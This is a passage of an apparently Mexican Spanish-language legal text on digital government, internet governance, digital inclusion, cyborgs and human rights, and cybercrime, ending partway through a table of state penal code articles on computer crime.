Nos atrevemos a decir que el gobierno es eficiencia, gobernabilidad la eficacia y gobernanza la efectividad, independientemente que la RAE define que la eficiencia es la "capacidad de disponer de alguien o de algo para conseguir un efecto determinado", eficacia es la "capacidad de lograr el efecto que se desea o se espera" y la efectividad es sinónimo de eficacia. En un estudio más exhaustivo, hacemos referencia al autor Peter Drucker, que establece tres diferencias fundamentales a estas tres palabras, donde para él eficiencia es "hacer bien las cosas" buscando la mejor relación entre los recursos que se emplean y los resultados que se obtienen. Así visto, la eficiencia tiene que ver con cómo se hacen las cosas. Eficacia, sería "hacer las cosas correctas", es decir, hacer aquello que conduce de la mejor manera a la consecución de los resultados. Aquí eficacia se relaciona con qué cosas se hacen. Y efectividad, por último, para Drucker es "hacer bien las cosas correctas", es decir, proceder de forma eficiente y eficaz; por tanto, qué cosas se hacen y cómo se hacen esas cosas (Sistemas OEE, 2017).

Desde nuestra percepción, un claro ejemplo de cómo las leyes deben adaptarse a la actualidad se sitúa en el debate del artículo 8 constitucional del *Diario de Debates del Congreso Constituyente* de 1916 (Cámara de Diputados de México, 1916). Este derecho se refiere al de petición, donde los constituyentes debatieron por qué debía hacerse la petición por escrito, puesto que en la república muchos no sabían escribir, además

de tomar en cuenta la pobreza de la nación, ya que algunos no podían comprar papel para escribir sus peticiones, por ende no ejercer este derecho. Por lo que si el legislador en esos tiempos fue consciente de la realidad y situación del país, debe seguir procurando como lo ha hecho, el continuar con ese progreso tecnológico, teniendo en cuenta que el país ha mejorado en cuestión de educación, lucha contra la pobreza y en inclusión de los grupos vulnerables, con una protección tanto nacional como internacional que custodian los derechos humanos, por lo que deben adecuarse todos los servicios con las tecnologías de la información de manera adecuada y eficaz, en conjunto con la participación de todos.

Cabe destacar que la tecnología trae a la sociedad demasiados beneficios, donde convierte a la administración pública y servicios gubernamentales en vehículos más rápidos y eficaces, pero de la misma manera se convierte también en objetivo vulnerable, siendo susceptibles de ser penetrados los sistemas de pagos y servicios, salud, fiscales y cuentas electrónicas por delincuentes informáticos, afectando directamente la economía del país y a los gobernados. Es por esto que el tema de seguridad informática, cibernética, capacitación de los servidores públicos y campañas de concientización a los usuarios del Internet son necesarios e importantes para crear un ambiente saludable en armonía con éstas tecnologías.

He aquí donde el ciudadano tiene el derecho de que las funciones político-administrativas puedan realizarse por medios electrónicos, que toda función sea correcta y cumpla con los objetivos pensados, además de llegar a ser un contrapeso junto con toda la sociedad para opinar, comentar, pedir, analizar, las funciones del país y del Estado por medios electrónicos.

Derecho a la gobernanza en el Internet

En primer término, los conceptos de gobierno y gobernabilidad del Internet no existen, no porque nadie haya profundizado en el tema, sino porque no existe ningún gobierno que sea dueño del Internet. Y es cierto que los gobiernos utilizan el Internet como herramienta, pero es utilizada para hacer efectivas sus funciones en su circunscripción y habitantes, pero no toman ninguna decisión con la red universal del Internet.

En un aspecto político, el Internet contiene naturaleza descentralizada, que significa que no tiene ninguna autoridad única central a cargo de su administración y gestión, por ende no tiene gobierno ni bandera

que lo represente más que todos los usuarios que lo usan, pero en un aspecto técnico es centralizada, ya que el sistema de DNS de la asociación sin ánimo de lucro ICANN, es diseñado para que internet sea accesible a las personas de todo el mundo, vinculando los dominios con las direcciones IP.

Pero regresando a lo que nos compete en cuestión política, el Internet se gobierna de una manera descentralizada y en cooperación con todos, esto quiere decir que no solo es un tema de gobiernos, sino de éstos en conjunto con el sector privado y la sociedad trabajando de manera subsidiaria, formando una gobernanza del Internet.

La gobernanza del Internet es un conjunto de principios, normas, reglas, procesos de toma de decisión y actividades que, implementados y aplicados de forma coordinada por gobiernos, sector privado, sociedad civil y comunidad técnica, definen la evolución y el uso de la red. Para la Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura (UNESCO), la gobernanza de internet es un tema prioritario. La UNESCO reconoce el potencial del Internet para fomentar un desarrollo humano sostenible, construir unas sociedades del conocimiento inclusivas y mejorar la libre circulación de la información y las ideas en el mundo (UNESCO, 2017).

Por consiguiente, la UNESCO defiende una visión abierta, transparente e inclusiva de la gobernanza del Internet basada en el principio de apertura, que incluye la libertad de expresión, el respeto a la vida privada, el acceso universal y la interoperabilidad técnica. La ética y el respeto de la diversidad cultural y lingüística en el ciberespacio son otras de las principales preocupaciones de la organización (UNESCO, 2017).

La organización global Internet Society recomienda los siguientes principios rectores para la gobernanza del Internet:

1. Participación abierta, inclusiva y transparente. Para garantizar que los resultados de los procesos de gobernanza de Internet sean tanto eficaces como aceptados, es necesaria la participación de actores interesados e informados, cada uno con sus respectivas funciones y responsabilidades. Esta participación también asegura que las partes interesadas puedan participar directamente en el trabajo y tener acceso a sus resultados.
2. Toma de decisiones basada en el consenso. Los procesos de formulación de políticas deben tomar en cuenta tanto la experiencia práctica como la pericia individual y colectiva de una amplia gama

de partes interesadas. Las decisiones se deben tomar mediante procesos responsables basados en el consenso.
3. Supervisión y empoderamiento colectivos. Para garantizar la seguridad, estabilidad y resiliencia de Internet es necesario desarrollar estructuras y principios de gobernanza en un entorno de fuerte cooperación entre todas las partes interesadas, donde cada una contribuya sus propias habilidades.
4. Enfoques pragmáticos y basados en la evidencia. Las discusiones, debates y decisiones relacionadas con la gobernanza de Internet deben tener en cuenta y basarse en información objetiva y empírica.
5. Voluntarismo. En el ámbito del desarrollo de políticas técnicas de Internet, voluntarismo significa que el éxito es determinado por los usuarios y por el público, no por una autoridad central.
6. Innovación sin permiso. El notable crecimiento de Internet y consiguiente explosión de la innovación y el uso de Internet es un resultado directo del modelo abierto de la conectividad y el desarrollo de estándares de Internet. Cualquier persona debe poder crear una nueva aplicación en Internet sin tener que obtener la aprobación de una autoridad central. La gobernanza de Internet no debe restringir ni regular la capacidad de los individuos y las organizaciones para crear y utilizar nuevos estándares, aplicaciones o servicios (Internet Society, 1 de febrero de 2016).

El Internet es una gran esperanza pero a la vez un desafío, ya que pertenece a todos; es un lugar donde interactuamos, pero que simultáneamente regulan en su derecho interno diversas jurisdicciones, por lo tanto, más que regular de manera excesiva habrá que colaborar para superar todas las encrucijadas que se presenten, creando un lugar sano, un Internet sin fronteras y gobernanza global.

Derecho de inclusión digital

En nuestro marco normativo nacional nos encontramos con dos preceptos que mencionan la inclusión digital. Primeramente, la Constitución Federal en el artículo 6 párrafo 3 y apartado B fracción I indica que el Estado garantizará el derecho de acceso a las tecnologías de la información y comunicación, así como a los servicios de radiodifusión y telecomunicaciones, incluido el de banda ancha y el Internet. Para tales efectos, el Estado establecerá condiciones de competencia efec-

tiva en la prestación de dichos servicios. Además de que en materia de radiodifusión y telecomunicaciones, el Estado garantizará a la población su integración a la sociedad de la información y el conocimiento, mediante una política de inclusión digital universal con metas anuales y sexenales.

Por otra parte, la Ley Federal de Telecomunicaciones y Radiodifusión en su artículo 3 fracción XLIII define como política de inclusión digital universal al conjunto de programas y estrategias emitidos por el Ejecutivo Federal orientadas a brindar acceso a las tecnologías de la información y la comunicación, incluyendo el Internet de banda ancha para toda la población, haciendo especial énfasis en sus sectores más vulnerables, con el propósito de cerrar la brecha digital existente entre individuos, hogares, empresas y áreas geográficas de distinto nivel socioeconómico, respecto a sus oportunidades de acceso a las tecnologías referidas y el uso que hacen de éstas.

Pero no solo eso, en uno de los transitorios constitucionales se marca que el Ejecutivo Federal tendrá a su cargo la política de inclusión digital universal, en la que se incluirán los objetivos y metas en materia de infraestructura, accesibilidad y conectividad, tecnologías de la información y comunicación, y habilidades digitales, así como los programas de gobierno digital, gobierno y datos abiertos, fomento a la inversión pública y privada en aplicaciones de telesalud, telemedicina y expediente clínico electrónico y desarrollo de aplicaciones, sistemas y contenidos digitales, entre otros aspectos.

Dicha política tendrá, entre otras metas, que por lo menos 70% de todos los hogares y 85% de todas las micros, pequeñas y medianas empresas a nivel nacional cuenten con accesos con una velocidad real para descarga de información de conformidad con el promedio registrado en los países miembros de la OCDE. Esta característica deberá ser ofrecida a precios competitivos internacionalmente.

El Instituto Federal de Telecomunicaciones deberá realizar las acciones necesarias para contribuir con los objetivos de la política de inclusión digital universal. Asimismo, el Ejecutivo Federal elaborará las políticas de radiodifusión y telecomunicaciones del Gobierno Federal y realizará las acciones tendientes a garantizar el acceso a Internet de banda ancha en edificios e instalaciones de las dependencias y entidades de la Administración Pública Federal. Las entidades federativas harán lo propio en el ámbito de su competencia.

La inclusión digital a primera vista pareciera que con solo otorgar el derecho de accesibilidad y luchar contra la brecha digital cumple con lo prometido, llegando a tal grado de clasificarse como superada o efímera, pero realmente la inclusión digital es un tema que nunca terminará, es permanente y parte fundamental de diferentes maneras en la vida de los usuarios.

La transición del mundo material hacia el inmaterial (Internet) no solo se concluye al acceder a una computadora con conexión, este es un proceso continuo y por etapas, que desde nuestra percepción son en el siguiente orden: infraestructura, conectividad, accesibilidad y comunicabilidad, donde hacemos la analogía de que estos conceptos son el principio de la creación del Internet, así como su inclusión digital en la sociedad, como lo es el punto, la línea, el plano y el volumen en las matemáticas. A continuación se sintetizan de una manera más clara:

. (punto) = infraestructura
_ (línea) = conectividad
_| plano) = accesibilidad
[ ] (volumen) = comunicabilidad

Cuando hablamos de infraestructura como el punto principal de la inclusión digital y transición del mundo material al inmaterial, nos referimos a la infraestructura pasiva, donde la ley en la materia de telecomunicaciones la describe como los elementos accesorios que proporcionan soporte a la infraestructura activa, entre otros, bastidores, cableado subterráneo y aéreo, canalizaciones, construcciones, ductos, obras, postes, sistemas de suministro y respaldo de energía eléctrica, sistemas de climatización, sitios, torres y demás aditamentos, incluyendo derechos de vía, que sean necesarios para la instalación y operación de las redes, así como para la prestación de servicios de telecomunicaciones y radiodifusión. Claramente sin esto el Internet no sería realidad.

En segundo término tenemos la conectividad como la línea, que siguiendo la misma ley de la materia en telecomunicaciones, creemos a nuestra percepción que es la infraestructura pasiva, con la definición de: elementos de las redes de telecomunicaciones o radiodifusión que almacenan, emiten, procesan, reciben o transmiten escritos, imágenes, sonidos, señales, signos o información de cualquier naturaleza. La conectividad es la creación de vínculos entre los distintos puntos de las redes del Internet, o sea, no solo tener una infraestructura, sino una

conexión entre éstas mismas, donde las computadoras y servidores y entre otros aparatos tecnológicos puedan comunicarse. Aquí se podría decir que es donde el Internet recién funciona, en este proceso no solo es construir tecnología, aquí ya se tiene contemplado la conexión y funcionamiento entre éstos.

En tercer término tenemos la accesibilidad como el plano; este concepto más que ser una parte de la inclusión digital es un derecho humano y por ende fundamental, donde primeramente, como dice su nombre, le da acceso a las personas al Internet por medio de tecnologías y *softwares*, se les capacita para su uso dando una alfabetización general e instrucciones del uso de las tecnologías de la información, contemplando a los grupos vulnerables, finalizando con el uso del gobierno en armonía con la tecnología y sus usos para la aplicación hacia los gobernados.

En cuarto término tenemos la comunicabilidad como el volumen y como último concepto de la inclusión digital, que denominaríamos la etapa final donde trasciende la humanidad en conjunto con la sociedad, donde aquí no solo se da acceso, es decir, no solo se permite a las personas conocer y estar en el Internet, de diversas maneras se incentiva, modifica, crea y se estructuran las tecnologías de la información y comunicación por parte de todos, para llegar a ejercer derechos sin limitaciones, como la libertad de expresión y libre acceso a la información, influyendo en todos los ámbitos de nuestra vida tanto en cuestiones personales, culturales, educativas, sociales, económicas y políticas. La comunicabilidad va más lejos que solo crear tecnología y darle acceso a ésta a las personas, es el volumen del Internet, cuando se encuentra en un estado de diversas formas y capas para así se pueda ejercer de manera libre.

Lamentablemente habrá países que recién se encuentren en el desarrollo de su infraestructura o conectividad, mientras otros luchan por su acceso libre a éste sin que se les interrumpa, sin olvidar la comunicabilidad donde las potencias se encargan de tener la mayor seguridad. No hay que olvidar que el Internet es de todos y lo creamos todos.

A continuación se enlistan algunas formas de inclusión digital:

1. En tema de la brecha digital, vencer a ese rezago de personas que no tienen acceso a los beneficios de las tecnologías de la información.
2. Si bien todos tenemos que tener acceso a la tecnología e internet, habrá que promover este acceso a los grupos vulnerables como mujeres violentadas, refugiados, indígenas, con VIH/SIDA, con di-

ferentes preferencias sexuales, con alguna enfermedad mental, migrantes, jornaleros agrícolas, adultos mayores, así como a niños, adolescentes, y personas con discapacidad.

3. Integrar a los pueblos indígenas en el uso de las tecnologías de la información para el desarrollo de la sociedad en general, donde a la vez se promueve la protección y preservación de sus culturas.
4. Promover que los usuarios con discapacidad tengan acceso a los servicios de telecomunicaciones en igualdad de condiciones con los demás usuarios, creando las funciones tecnológicas necesarias para su accesibilidad para este grupo de personas.
5. Prohibir toda discriminación motivada por origen étnico o nacional, el género, la edad, las discapacidades, la condición social, las condiciones de salud, la religión, las opiniones, las preferencias sexuales, el estado civil o cualquier otra que atente contra la dignidad humana y tenga por objeto anular o menoscabar los derechos y libertades de las personas.
6. El apoyo al código abierto o *software* libre como clave de acceso a las tecnologías de la información y comunicación, reduciendo costos, seguridad y sea una manera más accesible a todos la información.
7. No solo crear programa de inclusión para menores, no solo dar la tecnología sin capacitarlos, existen programas para el manejo básico del Internet, pero también es necesaria la educación en cuestión de ciberseguridad. Un ejemplo es el programa Para, Piensa, Conéctate, en inglés Stop, Think, Connect.
8. Incluir las tecnologías de la información en los ámbitos de educación, empleo y desarrollo social y económico.
9. El idioma es un tema importante para todos, en el caso de los latinoamericanos, no se tiene acceso a cierta información que se encuentre en otros idiomas, como en inglés.
10. Instalar ordenadores de acceso público, así como brindar wifi libre. El tema de inclusión digital jamás termina, por ello las autoridades competentes deberán brindar un acceso ininterrumpido, programas para saber utilizar el Internet, incentivos y motivaciones para promover que el Internet es una gran opción y oportunidad, además de brindar una certeza, seguridad y confianza donde se mitiguen los delitos y se respete la participación de la sociedad en estos medios.

El nuevo paradigma de los derechos humanos y la tecnología

Es difícil saber cómo comenzar este tema, ya que pareciera que la ciencia ficción ha llegado a las puertas del derecho, por lo que es necesario comenzar con la diferencia básica entre un robot, androide, cíborg o *cyborg* en inglés.

De acuerdo con los conceptos de la RAE, el robot es la máquina o ingenio electrónico programable, capaz de manipular objetos y realizar operaciones antes reservadas solo a las personas. Por otra parte, el androide es un autómata de figura de hombre.

Aquí es cuando entran en debate cómo identificar a un ente dentro de estos dos conceptos, por lo que el robot meramente es un aparato electrónico que realiza tareas repetitivas o en su caso automáticas, desde la orden de los humanos o a través del uso de *software*, pero éste sigue las reglas. En el caso de los androides podría decirse que es la evolución a los robots, ya que este robot cuenta con características humanas como su apariencia y conducta, pareciendo que la diferencia entre robot y androide recae en la autonomía.

Hasta aquí todo va bien, de antemano los robots o androides no tienen derechos (por el momento), pero no todo termina en estos dos conceptos, es cuando entra la palabra cíborg o *cyborg*, que, según la RAE, es un ser formado por materia viva y dispositivos electrónicos.

Al aceptar esta definición, en un sentido estricto todos los aparatos electrónicos que se utilizan para mejorar o hacer posible la vida de los seres humanos convierten a un humano en cíborg por depender de esta tecnología, cosa que no se nos es indiferente, pues en la vida hemos conocido personas que necesitan utilizar un marcapasos para vivir o dispositivos electrónicos para poder escuchar y hablar, donde se les reconocen sus derechos humanos sin ningún problema y la aceptación social.

Es aquí cuando la tecnología da un gran salto y deja a un lado las máquinas que conocíamos como prótesis comunes, categorizadas como algo externo y no parte del propio cuerpo, abriendo un panorama a unas nuevas tecnologías como ojos biónicos, sensores especiales y hasta prótesis muy sofisticadas. Si bien los cíborgs han entrado en temas de deportes, finanzas y militares, en el ámbito médico algunas personas han optado por incorporar dispositivos para mejorar sus mecanismos corporales, supliendo deficiencias e incluso hasta para mejorarlas estando por arriba de las funciones del ser humano promedio. Algunos lo hacen por necesidad, mientras para otros es un lujo.

Dentro de los cíborgs en sociedad más famosos son Moon Ribas con su implante sísmico online en su brazo permitiéndole percibir terremotos en tiempo real en cualquier lugar del planeta mediante vibraciones. Otro es Rob Spence que porta un ojo electrónico que suplanta al que perdió cuando era un niño, donde este ojo no solo le devuelve la visión, pues hasta puede grabar gracias a una microcámara que lleva la prótesis. También Chris Dancy que tiene once dispositivos repartidos por el cuerpo que digitalizan los movimientos, la temperatura corporal, la presión sanguínea, el oxígeno, el peso, los alimentos ingeridos, la calidad del aire que respira, el volumen de su voz, la temperatura ambiente, la humedad, la luz y el sonido, entre otros tantos (Infobae, 1 de agosto de 2017).

Por último y no menos importante, está el famoso Neil Harbisson, popular por ser la primera persona en el mundo al ser reconocida por un Gobierno como cíborg, esto no quiere decir que se le emitió un papel que se le daba la categoría de cíborg, sino que autoridades del Reino Unido le han permitido posar con su *eyeborg*, un dispositivo que va conectado a su cabeza y le permite ver colores. Harbisson es un artista inglés que no puede apreciar los colores, ya que nació con una condición llamada acromatopsia (o monocromatismo). Asegura que el eyeborg le permite procesar cierta información e identificar qué colores está viendo. En 2004, su solicitud de renovación del pasaporte en el Reino Unido fue rechazada debido a que ningún usuario puede llevar aparatos electrónicos en la cabeza, según la ley. Sin embargo, recopiló una cantidad de cartas y recomendaciones médicas en las que se garantizaba que el uso de este dispositivo no era un capricho, sino que mejoraba su calidad de vida. Las autoridades han cedido y Harbisson ha podido renovar el pasaporte con una foto de él llevando el eyeborg (abc.es, 3 de diciembre de 2013).

Lamentablemente estos cíborgs al estar por arriba del humano promedio crean problemas, ya sea por desconocimiento o por cuestiones de seguridad; podemos imaginar los problemas que tienen al pasar por un detector de metales para ingresar a sitios, además de no poder asistir a los cines porque de alguna manera los administradores podrían creer que van a grabar la película. Estos y muchos más son problemas que podrían encontrarse en su vida, pero el incidente más destacado o al menos mediático fue cuando un cíborg en una visita con su familia a un restaurante McDonalds en París mientras estaba de vacaciones fue echado del mismo por empleados del lugar argumentando que con su

cámara estaba violando la privacidad del resto de los usuarios (Penalva, 14 de febrero de 2014).

Aquí comienzan nuestras interrogantes, donde nos preguntamos si deben existir derechos especiales para los cíborgs al igual que su ley o incluirlos en los grupos vulnerables, también si son acreedores a los derechos humanos o si su aceptación formal ya no los contempla como humanos. Respetando todos los puntos de vista, creemos que siguen siendo humanos, pues realmente si conocemos a alguien antes de implantarse y adaptarse tecnología, para evolucionar o mejorar de alguna manera podemos acreditar con nuestra prueba testimonial que es humano y solo ha mejorado en algo, además de que la tecnología es una característica humana, ya es parte de nuestra vida, solo ésta ha sido aplicada de una manera más directa en la humanidad. De alguna manera para algunos el cuerpo solo es un vehículo, donde la mente y el espíritu es símbolo de humanidad, pero desde otra óptica, el cuerpo es más que un objeto, es como un templo que cuidar, sinónimo de identidad humana.

En la organización internacional Cyborg Foundation, encargada de ayudar a los humanos a convertirse en cíborgs, se encuentra diverso contenido, mostrando en su base de datos un panorama de casos de personas que controlan brazos robóticos con su mente, utilizan cámaras como prótesis ocular, posibles ojos biónicos, músculos artificiales, implantes en la médula espinal donde individuos paralizados puedan volver a caminar, entre algunos otros proyectos. Dicho lo anterior, es claro que la tecnología ayuda a tener un mejor estilo de vida a las personas que así lo requieran.

El primero y último párrafos del artículo 1 de la Constitución Federal establece que en los Estados Unidos Mexicanos todas las personas gozarán de los derechos humanos reconocidos en esta Constitución y en los tratados internacionales de los que el Estado mexicano sea parte, así como de las garantías para su protección, cuyo ejercicio no podrá restringirse ni suspenderse, salvo en los casos y bajo las condiciones que esta Constitución establece. Además de que queda prohibida toda discriminación motivada por origen étnico o nacional, el género, la edad, las discapacidades, la condición social, las condiciones de salud, la religión, las opiniones, las preferencias sexuales, el estado civil o cualquier otra que atente contra la dignidad humana y tenga por objeto anular o menoscabar los derechos y libertades de las personas.

Todos tenemos libertad sobre nuestro cuerpo, nuestras leyes otorgan el derecho de utilizar diversas máquinas y tecnología, así como su acceso, pero aunque nuestras leyes no reconozcan derechos hacia las máquinas mismas que en el pensamiento actual es lo correcto, es menester mencionar que los cíborgs abren un nuevo paradigma en los derechos humanos, en su debate como seres humanos, en su lucha por su aceptación, en su discriminación real por la sociedad y gobierno, en su integridad corporal y también en los delitos que se cometan por éstos, donde si el Estado reconoce los derechos antes de la vida en los fetos y algunos países después de la muerte, no habría problema en proteger a los ciborgs, cobijándolos en los derechos humanos o creando nuevas políticas públicas y derechos.

En este mundo no todas las personas son seres humanos, ni todos los seres humanos son personas, al final respirar no significa vivir, es más que eso, sin un equilibrio y ley la nueva generación cíborg puede que divida a la sociedad, creando una brecha entre ricos y pobres, pues realmente la tecnología es cara, creando una atmósfera donde los ricos vivan para siempre y los pobres el promedio. Hay que recordar que entre más tecnología tenemos somos más susceptibles a la delincuencia informática y cibernética.

Capítulo 4. Marco normativo sobre seguridad y delitos cibernéticos

Actus non facit reum nisi mens sit rea: el acto no hace que la persona sea culpable a menos que la mente también sea culpable (término jurídico).

Siguiendo el término latino *mens rea* que traducido es mente culpable y es utilizado en el derecho penal, la prueba estándar del derecho anglosajón para determinar responsabilidad criminal se puede expresar con la frase "el acto no hace que la persona sea culpable a menos que la mente también sea culpable", esto quiere decir que en las jurisdicciones se debe respetar el debido proceso en el cual debe existir un *actus reus* acompañado de *mens rea* para constituir el delito.

Es importante saber la diferencia entre *mens rea* y *actus reus*. En principio, el *mens rea* solo ocurre en la mente de la persona que comete el acto criminal, y el *actus reus* es el acto manifestado, esto puede sonar un poco complicado pero no lo es, como ya mencionamos la *mens rea* ocurre solo en la mente, significa "mente culpable" para identificar el estado de la mente del infractor o responsable antes, durante y después de la ejecución de una conducta ilícita; es importante tener este elemento en cuenta ya que no todo infractor actúa con intención criminal, ¿o no crees que todos hemos cometido delitos en el Internet sin darnos cuenta? En ocasiones se cometen por falta de cuidado, negligencia o ignorancia. La frase *actus reus* en una traducción se refiere a desarrollar un acto irregular, por lo tanto cada crimen es un combo de *mens rea* y *actus reus*, teniendo al *mens rea* como el estado mental detrás del acto y al *actus reus* como la acción del crimen.

En el derecho penal mexicano es la figura de *iter criminis,* que es el camino del delito en las diferentes fases que atraviesa una persona en su mente desde que se produce la idea hasta llevarlo a cabo; esto es de suma importancia para diferenciar las fases en el derecho pe-

nal, aunado además el concepto de *dolo*, que significa la intención de cometer una conducta ilícita, por lo tanto existen delitos culposos y dolosos. En palabras sencillas y sin entrar en un estudio de conceptos en los sistemas penales utilizados por diferentes países y sus figuras, definimos que los delitos culposos son aquellos delitos cometidos por culpa, negligencia, descuido pero sin la intención de cometer el acto ilícito, mientras que los delitos dolosos son aquellos que se basan en el conocimiento y querer, así como la voluntad o intención de realizar el daño en el acto ilícito.

¿Cometemos delitos cibernéticos? ¿Tenemos la intención de quebrantar la ley o solo ha sido por error? Descargar música, videos o juegos sin autorización, subir videos a YouTube o Facebook sin autorización o hasta con canciones que no nos pertenecen, hacer gift y memes con rostros de personas que no han dado su voluntad a utilizarlas, hacer un Facebook falso para divertirte y tener un momento de humor pudieron suplantar hasta una identidad, cambiar de dirección IP para poder ver películas o contenido que no está disponible en nuestro país, decir que tienes los derechos reservados en tu blog personal sin contar con estos así como manipulación de datos de personas, ir a la casa de un amigo y robar por medio de programas y aplicaciones móviles las redes wifi para uso personal...¿Es seguro que no hemos cometido delitos? Estas acciones tienen que analizarse para realmente saber si hemos cometido actos ilícitos.

Cuando se habló de los intermediarios del Internet, se comentó que al principio de la creación del Internet estos solo se encargaban de proveer el servicio y los contenidos, sin embargo, dada la magnitud de personas y acceso al Internet que en la actualidad contamos, han evolucionado y mejorado en cuestiones de seguridad creando mecanismos de protección para que no se violen servicios, porque de alguna manera hasta ellos podrían salir implicados, tal es el caso de YouTube que bloquea las canciones cuando infringen derechos de autor, o el reporte de Facebook cuando existe un una cuenta falsa, por lo tanto en la actualidad hay filtros para que no se cometan actos ilícitos que puedan afectar a terceros.

Esto no exime nuestra responsabilidad y desconocimiento de la ley para que no se nos aplique, de hecho ahora que ya lo sabemos tenemos un gran peso sobre nosotros, que es mejorar nuestra ética y concientizar para respetar el derecho de todos en este mundo virtual. No obstante, regresando al tema principal, de alguna manera la mayoría

hemos cometido alguna vez un ciberdelito por error, sin embargo, la autoridad competente no tiene que gastar esfuerzos en dedicarse a encontrar este tipo de acciones ilícitas, hay cuestiones más importantes de seguridad internacional, nacional y protección; un ejemplo claro es la pornografía y la trata de personas menores de edad en el Internet, donde el órgano investigador tiene que centrar todas sus fuerzas en vencer estas acciones imperdonables, claro sin olvidar todo el marco jurídico legal.

Respetemos el espacio y las herramientas que el Internet nos brinda, seamos éticos en nuestro trabajo cualquiera que sea, denunciemos la delincuencia informática y promovamos la cultura de la seguridad informática desde todos los lugares donde nos encontremos.

Delitos en las legislaciones de las entidades federativas mexicanas

Como marca el artículo 40 de la Constitución Federal, es voluntad del pueblo mexicano constituirse en una república representativa, democrática, laica y federal, compuesta por estados libres y soberanos en todo lo concerniente a su régimen interior, y por la Ciudad de México, unidos en una federación establecida según los principios de esta ley fundamental.

Por lo que al respetar ese federalismo existen funciones legislativas que son reservadas meramente a la Federación, donde los Estados pueden regular en el ámbito de sus competencias; esas materias que no están expresamente reservadas a la Federación en cuestión digital se contemplan en el artículo 73 fracción XVII de la misma Carta Magna, que faculta al Congreso a dictar leyes sobre vías generales de comunicación, tecnologías de la información y la comunicación, radiodifusión, telecomunicaciones, incluida la banda ancha y el Internet, postas y correos, y sobre el uso y aprovechamiento de las aguas de jurisdicción federal.

Dicho lo anterior, no existe restricción alguna que niegue a los Estados a legislar sobre delitos informáticos y cibernéticos, así como la admisión de documentos o medios electrónicos en el proceso y como prueba, ni en la protección y seguridad de la información. Por lo que las entidades federativas a su libre elección y autonomía han legislado sobre diversos temas informáticos, digitales y cibernéticos, comenzando con equiparar los delitos tradicionales, con agravantes por uso de la tecnología y medios de comunicación.

Delitos en los códigos penales locales

Delincuencia Informática en las entidades federativas	
Estado	**Código penal respectivo de cada estado**
Aguascalientes	Artículos 117, 140, 142, 149, 152, 161, 179-181, 190 (SCJN, 20 de mayo de 2013).
Baja California	Artículos 175-175 quinquies, 224 bis, 242 bis, 259, 261, 262, 262 ter, 274, 279 bis, 280, 335 (SCJN, 1989).
Baja California Sur	Artículos 173, 221, 222, 241, 331, 338, 353, 354, 356, 363, 364, 382, 387 (SCJN, 30 de noviembre de 2014).
Campeche	Artículos 39, 172, 175, 182, 183, 187, 207, 209, 210, 240, 242 bis, 246, 249, 250-253, 255, 260-262, 280 (SCJN, 2012).
Chiapas	Artículos 228 bis, 300, 301, 303, 304, 333, 378 bis, 386, 387, 390, 405, 435-443, 250, 479, 481, 482, 484, 486, 487 (SCJN, 2007).
Chihuahua	Artículos 181, 183, 207, 211, 226 bis, 238, 307 bis, 326, 327-327 quinquies, 342, 368 (SCJN, 2006).
Ciudad de México	Artículos 31, 183, 184, 186, 187, 211 bis, 213, 230, 231, 334, 236, 336, 342, 351, 353, 355, 358 (SCJN, 2002).
Coahuila	Artículos 272 bis, 274 bis 1, 281 bis-281 bis 4, 295, 298, 300, 301, 372, 376, 381, 382, 399 bis, 414 (SCJN, 1999).
Colima	Artículos 165, 170, 171, 182, 185, 201, 204, 221, 224, 234, 241, 255, 259, 275 (SCJN, 11 de octubre de 2014).
Durango	Artículos 79, 168, 175 bis, 205, 211, 240, 254-260, 276, 279, 280, 283, 288 bis, 300, 313, 320, 400, 406 (SCJN, 2009).
Estado de México	Artículos 109, 116 bis, 152, 166 bis, 166 ter, 167, 168, 170, 174, 182, 186, 192, 204, 206, 266, 268 bis, 269 bis, 292, 299 (SCJN, 20 de marzo de 2000).
Guanajuato	Artículos 187-a, 191-a, 194-c, 214-a, 229, 231, 234-a, 236, 245 (SCJN, 2 de noviembre de 2001).
Guerrero	Artículos 173, 222, 238, 298, 342, 344, 350, 371 (SCJN, 1 de agosto de 2014).
Hidalgo	Artículos 183, 201, 206, 214, 265 bis, 267, 273 bis, 352, 353 (SCJN, 9 de junio de 1990).
Jalisco	Artículos 21, 142-A, 142-G, 143, 143 bis-143 quater, 170 bis, 253, 309 (SCJN, 2 de septiembre de 1982).
Michoacán	Artículos 158, 190-192, 194, 196, 291, 292, 294-296, 314 (SCJN, 17 de diciembre de 2014).

Delincuencia Informática en las entidades federativas	
Estado	**Código penal respectivo de cada estado**
Morelos	Artículos 57 bis, 63, 148 quater, 150 bis, 151, 162 bis, 176, 188, 189, 189 bis, 211, 211 ter, 212, 220 bis, 227, 263, 267 bis, 318, 326, 327 (SCJN, 9 de octubre de 1996).
Nayarit	Artículos 190, 228, 230, 239, 283, 316, 316 bis, 328, 412, 413 (SCJN, 6 de septiembre de 2014).
Nuevo León	Artículos 165 bis, 178, 195, 201 bis, 201 bis I, 201 bis II, 206, 206 bis, 223 bis, 225 bis 1, 225 bis 2, 242 bis, 249, 271 bis 2, 271 bis 3, 271 bis 5, 292, 303 bis, 334 bis, 352 bis, 365, 385, 387, 395, 408 bis, 427-429, 444 (SCJN, 26 de marzo de 1990).
Oaxaca	Artículos 165 ter, 173 bis, 194-196, 203, 204, 208, 231 bis, 232 bis, 241, 264, 348 bis, 383 bis, 391, 393, 401, 421, 424 (SCJN, 9 de agosto de 1980).
Puebla	Artículos 37 bis, 149, 165, 186 bis, 186 octies, 215, 217, 220, 222, 230, 245 bis, 290, 292 bis, 403, 404, 406 bis, 472, 475-478 (SCJN, 23 de diciembre de 1986).
Querétaro	Artículos 51, 149 bis, 159 bis-159 quater, 198, 232 bis, 239 bis, 246-D quater, 246-D quintus, 251 (SCJN, 23 de julio de 1987).
Quintana Roo	Artículos 42, 123, 156, 189-bis, 192-bis to 192-quater, 194-bis, 195-sexties, 195-septies, 199-bis, 263, 268 (SCJN, 29 de marzo de 1991).
San Luis Potosí	Artículos 60, 69, 178 bis, 212, 230, 231, 251, 343, 370, 375 (SCJN, 29 de septiembre de 2014).
Sinaloa	Artículos 39, 168 bis C, 173 bis, 177, 177 bis, 177 bis A, 204, 214, 216, 217, 271 bis, 273, 274 bis, 274 bis A, 274 bis E, 288, 356, 358 (SCJN, 28 de octubre de 1992).
Sonora	Artículos 141 bis, 144 bis, 166, 169 bis, 169 bis 1, 176, 200 bis, 241 bis, 241 bis 1, 298, 308, 319 (SCJN, 24 de marzo de 1994).
